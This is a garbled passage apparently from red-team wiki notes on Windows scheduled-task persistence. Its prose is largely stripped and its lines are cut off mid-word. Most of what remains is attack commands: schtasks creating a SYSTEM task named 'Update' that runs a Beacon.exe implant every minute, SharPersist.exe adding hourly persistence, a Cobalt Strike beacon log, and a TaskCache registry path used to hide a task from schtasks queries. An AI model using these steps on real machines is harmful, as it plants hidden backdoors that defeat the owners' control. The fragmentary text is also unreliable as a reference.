

/

1

C:\Win

```
schtasks /create /sc minute /mo 1 /tn Update /tr "C:\Windows\Tasks\Beacon.exe" /ru SYSTEM
```

/sc /mo 1 Update **SYSTEM** "Backdoor" ()

specified start time with no end time. The /RP password will be prompted for.

```
SCHTASKS /Create /S ABC /U domain\user /P password /SC MINUTE  
/MO 5 /TN logtracker  
/TR c:\windows\system32\cmd.exe /ST 10:30  
/RU runasuser /RP
```

==> Creates a scheduled task "gaming"
at 12:00 and automatically termin

```
SCHTASKS /Create /SC DAILY /TN ga  
/ET 14:00 /K
```

==> Creates a scheduled task "EventLo
whenever event 101 is published i

```
SCHTASKS /Create /TN EventLog /TR  
/EC System /MO *[System/
```

==> Spaces in file paths can be used
set for CMD.EXE and one for SchTa
need to be double quotes; the inn
escaped double quotes:


```
SCHTASKS /Create  
/tr "'c:\program files\interne  
\"c:\log data\today.xml\""
```



```
C:\Windows\system32>schtasks /create /sc minute /mo 1 /tn SC1 /tr "C:\windows\system32\calc.exe"  
SUCCESS: The scheduled task "SC1" has successfully been created.
```

(Beacon calc.exe)

GUI



```
C:\Windows\system32>powershell get-scheduledtask | findstr SC1
\
SC1
Ready
```

SharPersist (<https://github.com/mandiant/SharPersist>)


```
SharPersist.exe -t schtask -c "C:\Windows\Tasks\Beacon.exe" -n "Update" -m add -o hourly
```

```
beacon> execute-assembly sharpersist.exe -t schtask -c "C:\Windows\System32\calc.exe" -n "SC2" -m add -o hourly
[*] Tasked beacon to run .NET program: sharpersist.exe -t schtask -c "C:\Windows\System32\calc.exe" -n "SC2" -m add -o hourly
[+] host called home, sent: 342199 bytes
[+] received output:

[*] INFO: Adding scheduled task persistence
[*] INFO: Command: C:\Windows\System32\calc.exe
[*] INFO: Command Args:
[*] INFO: Scheduled Task Name: SC2
[*] INFO: Option: hourly
```

-t SharPersist

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree



```
C:\Windows\system32>schtasks /query /tn SC2
ERROR: The system cannot find the file specified.

C:\Windows\system32>powershell get-scheduledtask | findstr SC2
```

Revision #5

Created 5 September 2022 03:03:24 by

Updated 29 March 2023 19:35:03 by